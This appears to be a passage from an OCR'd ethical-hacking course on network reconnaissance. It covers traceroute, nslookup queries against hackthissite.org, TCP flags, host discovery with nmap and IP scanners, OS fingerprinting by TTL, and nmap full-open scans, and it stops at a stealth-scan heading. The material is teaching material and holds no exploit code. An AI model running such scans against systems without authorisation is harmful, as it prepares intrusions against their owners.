


❖ *traceroute* command


traceroute command in Linux prints the route that a packet takes to reach the host. This command is useful when you want to know about the route and about all the hops that a packet takes.

```
prabhakar@Inspiron-3542:~$ traceroute google.com
traceroute to google.com (172.217.26.206), 30 hops max, 60 byte packets
 1  192.168.43.45 (192.168.43.45)  2.014 ms  2.313 ms  2.588 ms
 2  * * *
 3  10.45.1.230 (10.45.1.230)  75.449 ms  115.244 ms  115.224 ms
 4  10.45.8.178 (10.45.8.178)  93.856 ms  115.138 ms  93.822 ms
 5  10.45.8.187 (10.45.8.187)  115.116 ms  115.106 ms  115.070 ms
 6  * * *
 7  218.248.235.141 (218.248.235.141)  120.589 ms  108.033 ms  106.962 ms
 8  218.248.235.142 (218.248.235.142)  114.489 ms * *
 9  72.14.211.114 (72.14.211.114)  98.076 ms  93.232 ms  93.781 ms
10  108.170.253.113 (108.170.253.113)  98.688 ms  91.388 ms 108.170.253.97 (108.170.253.97)  107.241 ms
11  74.125.253.69 (74.125.253.69)  95.120 ms 72.14.237.165 (72.14.237.165)  102.594 ms  103.137 ms
12  maa03s23-in-f14.1e100.net (172.217.26.206)  101.794 ms  97.987 ms  97.165 ms
prabhakar@Inspiron-3542:~$
```

Finding the maximum non-fragmented packet size can be send via routers:



Don’t fragment packet size



❖ *nslookup* command


Nslookup (stands for "Name Server Lookup") is a useful command for getting information from DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS related problems.

Types of DNS records:

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

Using nslookup:

- ✓ switching to interactive mode



✓ looking for ipv4 web servers

```
> set type=a
> hackthissite.org
Server:  UnKnown
Address:  fe80::1

Non-authoritative answer:
Name:    hackthissite.org
Addresses:  137.74.187.103
          137.74.187.102
          137.74.187.100
          137.74.187.101
          137.74.187.104
```

✓ looking for mail servers

```
> set type=mx
> hackthissite.org
Server:  UnKnown
Address:  fe80::1

Non-authoritative answer:
hackthissite.org        MX preference = 30, mail exchanger = aspmx4.googlemail.com
hackthissite.org        MX preference = 30, mail exchanger = aspmx2.googlemail.com
hackthissite.org        MX preference = 30, mail exchanger = aspmx3.googlemail.com
hackthissite.org        MX preference = 20, mail exchanger = alt1.aspmx.l.google.com
hackthissite.org        MX preference = 30, mail exchanger = aspmx5.googlemail.com
hackthissite.org        MX preference = 20, mail exchanger = alt2.aspmx.l.google.com
hackthissite.org        MX preference = 10, mail exchanger = aspmx.l.google.com

hackthissite.org        nameserver = f.ns.buddyns.com
hackthissite.org        nameserver = c.ns.buddyns.com
hackthissite.org        nameserver = g.ns.buddyns.com
hackthissite.org        nameserver = j.ns.buddyns.com
hackthissite.org        nameserver = h.ns.buddyns.com
aspmx.l.google.com      internet address = 172.217.194.26
alt1.aspmx.l.google.com internet address = 74.125.28.26
alt2.aspmx.l.google.com AAAA IPv6 address = 2607:f8b0:4023:c03::1b
aspmx3.googlemail.com   AAAA IPv6 address = 2607:f8b0:4023:c03::1b
>
```

- ## Network scanning

Network scanning is used to recognize available network services, discover and recognize any filtering systems in place, look at what operating systems are in use, and to protect the network from attacks. It can also be used to determine the overall health of the network.

➢ Purpose of scanning

Network scanning is used to discover and recognize any filtering systems in place and to protect the network from attacks. It can also be used to determine the overall health of the network. The targets are,

- ✓ IP addresses
- ✓ Open/closed ports on live hosts
- ✓ OS & architecture
- ✓ Services running on hosts
- ✓ Vulnerabilities & threats
- ✓ Live hosts

➢ Types of scanning

❖ Network scanning

This is used to find live hosts, find IP addresses, operating system details, Topology details, trusted routers information etc.

❖ Port scanning

Once live system found, perform port scan to see what ports are open. Once a hacker knows about open ports, then he can plan different attack techniques through the open ports.

❖ Vulnerability scanning

Vulnerability is a weakness in software or system configuration that can be exploited. Missing patches may result in the vulnerability of software.

➢ TCP header flags

❖ Synchronization (SYN) – It is used in first step of connection establishment phase or 3-way handshake process between the two hosts. Only the first packet from sender as well as receiver should have this flag set. This is used for synchronizing sequence number i.e. to tell the other end which sequence number they should except.

❖ Acknowledgement (ACK) – It is used to acknowledge packets which are successful received by the host. The flag is set if the acknowledgement number field contains a valid acknowledgement number.


❖ Finish (FIN) – It is used to request for connection termination i.e. when there is no more data from the sender, it requests for connection termination. This is the last packet sent by sender. It frees the reserved resources and gracefully terminate the connection.

❖ Reset (RST) – It is used to terminate the connection if the RST sender feels something is wrong with the TCP connection or that the conversation should not exist. It can get send from receiver side when packet is send to particular host that was not expecting it.

❖ Push (PSH) – Transport layer by default waits for some time for application layer to send enough data equal to maximum segment size so that the number of packets transmitted on network minimizes which is not desirable by some application like interactive applications(chatting). Similarly, transport layer at receiver end buffers packets and transmit to application layer if it meets certain criteria.


This problem is solved by using PSH. Transport layer sets PSH = 1 and immediately sends the segment to network layer as soon as it receives signal from application layer. Receiver transport layer, on seeing PSH = 1 immediately forwards the data to application layer.
In general, it tells the receiver to process these packets as they are received instead of buffering them.

- Urgent (URG) –Data inside a segment with URG = 1 flag is forwarded to application layer immediately even if there are more data to be given to application layer. It is used to notify the receiver to process the urgent packets before processing all other packets. The receiver will be notified when all known urgent data has been received.




- 3-way hand shake – wire shark packet capturing

This is the packet capture for session initiation with *hackthissite.org*.




- Checking for live systems & their hosts
- Terminal (ping command)
- Zenmap/nmap
- ✓ Checking hosts one by one in a network (*nmap –sP <ip>*)




- Angry IP scanner

Hosts should respond to ICMP requests to do this.




- Advanced IP scanner



➢ OS detection using TTL value

This can be done using terminal, Wireshark etc.

Operating System	Time to Live (TTL)	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
Google Linux	64	5720
FreeBSD	64	65535
OpenBSD	64	16384
Windows 95	32	8192
Windows 2000	128	16384
Windows XP	128	65535
Windows 98, Vista and 7 (Server 2008)	128	8192
iOS 12.4 (Cisco Routers)	255	4128
Solaris 7	255	8760
AIX 4.3	64	16384




➢ TCP scanning methods

❖ Full open scan


Systems involved initiated & completed the 3-way handshake. Attacker sends ACK+RST to tear down connection.

- ✓ PRO - positive feedback of if host is up and running
- ✓ CON - the target knows who you are



This can be completed by nmap.


nmap –sT –v <IP>



❖ Stealth Scan / Half Open Scan

